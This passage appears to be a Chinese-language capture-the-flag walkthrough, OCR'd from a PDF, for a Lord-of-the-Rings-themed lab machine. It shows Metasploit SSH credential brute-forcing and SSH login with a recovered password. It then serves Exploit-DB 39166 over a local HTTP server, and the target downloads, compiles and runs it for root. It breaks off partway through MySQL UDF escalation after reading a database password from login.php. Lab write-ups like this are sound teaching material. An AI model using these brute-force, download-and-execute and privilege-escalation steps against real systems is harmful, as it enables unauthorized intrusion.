


3.2MSF爆破ssh

若有用户名和密码字典的话，使用auxiliary/scanner/ssh/ssh_login模块
若不知道，使用auxiliary/scanner/ssh/ssh_enumusers模块先探测用户名是否存在
参考：https://blog.csdn.net/huweiliyi/article/details/105590291

```
payload options 设置
search ssh_login
use auxiliary/scanner/ssh/ssh_login //use 0 使用模块
show options  //查看参数
set rhosts 192.168.75.144 //设置目标ip
set user_file /2022/6/users.txt //设置账号本
set pass_file /2022/6/passwd.txt //设置密码本
exploit //运行 payload

session -i 查看结果
//得到一个shell
session 1 //使用shell
```


(root kali)-[/2022/6]
msfconsole
148 × 1
METASPLOIT CYBER MISSILE COMMAND V5
WAVE 5 ######## SCORE 31337 ################################ HIGH FFFFFFFF
https://metasploit.com
=[metasploit v6.1.4-dev]
+ -- --=[2162 exploits - 1147 auxiliary - 367 post]
+ -- --=[592 payloads - 45 encoders - 10 nops]
+ -- --=[8 evasion]
Metasploit tip: When in a module, use back to go
back to the top level prompt
msf6 > search ssh_login
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/ssh/ssh_login normal No SSH Login Check Scanner
1 auxiliary/scanner/ssh/ssh_login_pubkey normal No SSH Public Key Login Scanner



4.提权


4.1 exp提权

4.1.1 ssh登录


```
ssh smeago@192.168.75.144
MyPreciousR00t
uname -a  //查看主机操作系统 内核信息
hostnamectl//查看主机操作系统 内核信息
内核为 Linux 3.19.0-25-generic
操作系统为 Ubuntu 14.04.3 LTS
```

4.1.2 搜索exploit


```
google chrome 搜索 Ubuntu 14.x exploit
```



https://www.exploit-db.com/exploits/39166




使用方法




4.1.3 使用exploit

```
searchsploit 39166 //在kali本地exploit库搜索
locate linux/local/39166.c  //查看位置
cp /usr/share/exploitdb/exploits/linux/local/39166.c /2022/6  //复制到目标目录
python -m SimpleHTTPServer 8081 // 在/2022/6 打开http服务

wget http://192.168.75.144:8081/39166.c //在shell 里面下载exp
gcc 39166.c -o 39166 //编译exp
./39166  //执行exp可执行文件
```



4.1.4 Flag

```
cd /root
ls
cat Flag.txt

“There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power.”
– Gandalf
```



4.2 udf提权


```
udf提权条件
root 权限运行mysql

在 MySQL 5.5 之前 secure_file_priv 默认是空，这个情况下可以向任意绝对路径写文件
在 MySQL 5.5之后 secure_file_priv 默认是 NULL，这个情况下不可以写文件
udf.dll文件必须放置在mysql安装目录的lib\plugin文件夹下才可以创建自定义函数
```

4.2.1 mysql版本，权限

```
dpkg -l | grep mysql   --查看历史安装包版本
5.5.44
ps aux | grep mysql   ---查看mysql进程信息
root权限
```


4.2.2mysql密码

```
ls
cd 978345210
ls
cat login.php //查看全部内容
grep "password" -rn login.php //查看含有root 的行

账号密码
root
darkshadow
```



4.2.3 udf条件

